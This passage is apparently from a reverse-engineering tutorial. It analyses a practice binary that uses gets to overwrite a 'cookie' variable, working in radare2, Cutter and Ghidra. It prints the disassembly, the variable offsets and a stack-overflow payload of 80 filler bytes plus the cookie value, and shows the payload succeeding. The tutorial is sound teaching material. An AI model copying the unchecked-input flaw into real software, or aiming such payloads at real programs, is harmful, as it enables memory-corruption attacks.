|           0x00401067      e834000000      call pdb._printf            ; int printf(const char *format)
|           0x0040106c      83c40c          add esp, 0xc
|           0x0040106f      8d55ac          lea edx, [buf]
|           0x00401072      52              push edx                    ; char *s
|           0x00401073      e8e32b0000      call pdb._gets              ; char *gets(char *s)
|           0x00401078      83c404          add esp, 4
|           0x0040107b      817dfc050302.   cmp dword [cookie], 0x1020305
|       ,=< 0x00401082      750d            jne 0x401091
|       |   0x00401084      6834904100      push str.you_win            ; 0x419034 ; "you win!\n" ; const char *format
|       |   0x00401089      e812000000      call pdb._printf            ; int printf(const char *format)
|       |   0x0040108e      83c404          add esp, 4
|       |   ; CODE XREF from main @ 0x401082
|       `-> 0x00401091      33c0            xor eax, eax
|           0x00401093      8be5            mov esp, ebp
|           0x00401095      5d              pop ebp
\           0x00401096      c3              ret
[0x00401040]>
```


To see the variables I write **afvb***

```
[0x00401040]> afvb*
afvb -84 buf char * @ 0x401040
afvb -4 cookie uint32_t @ 0x401040
```


```
>>> hex(84)
'0x54'
```

It's the same than the way IDA show the variables with EBP as reference.
We see the difference 84-4 that give us the length of buf, it is 80 and with 4 bytes more we modify cookie, we have to modify it with "\x05\x03\x02\x01"


If we open it with Cutter, we can see the graph option:



Rename the variables.
And we can see in the decompiler the new names, and everything stay the same.



We can see the sizes with the same command of radare2 **afbv***




payload = b"A" * 80 + b"\x05\x03\x02\x01"


And we can see that the script works:

```
PID: 0x7ad4
Enter para continuar
buf: 0019fed4 cookie: 0019ff24
you win!
```


Ghidra




Drop this new file in same project from before:




Click there.
PDB had a little error, in previous disassemblers worked but not in here, it doesn't matter, we will do it without symbols, we will look the strings.




Double click there.




I search the references to the string with right click REFERENCES -> SHOW REFERENCES TO ADDRESS.
With right click -> EDIT FUNCTION I rename it to main.




Then in the function list I search main and I right click -> MAKE SELECTION and in WINDOW I select function GRAPH




I rename with right click -> EDIT LABEL






We see that it compares cookie with 0x01020305, we see the variables but as we don't have the symbols we can't see the gets, we can rename manually the function 0x403c5b.


Now it looks better:




Well, let's gonna take a look to the variables:



As there aren't symbols, it doesn't know the buf length, we create an array there:

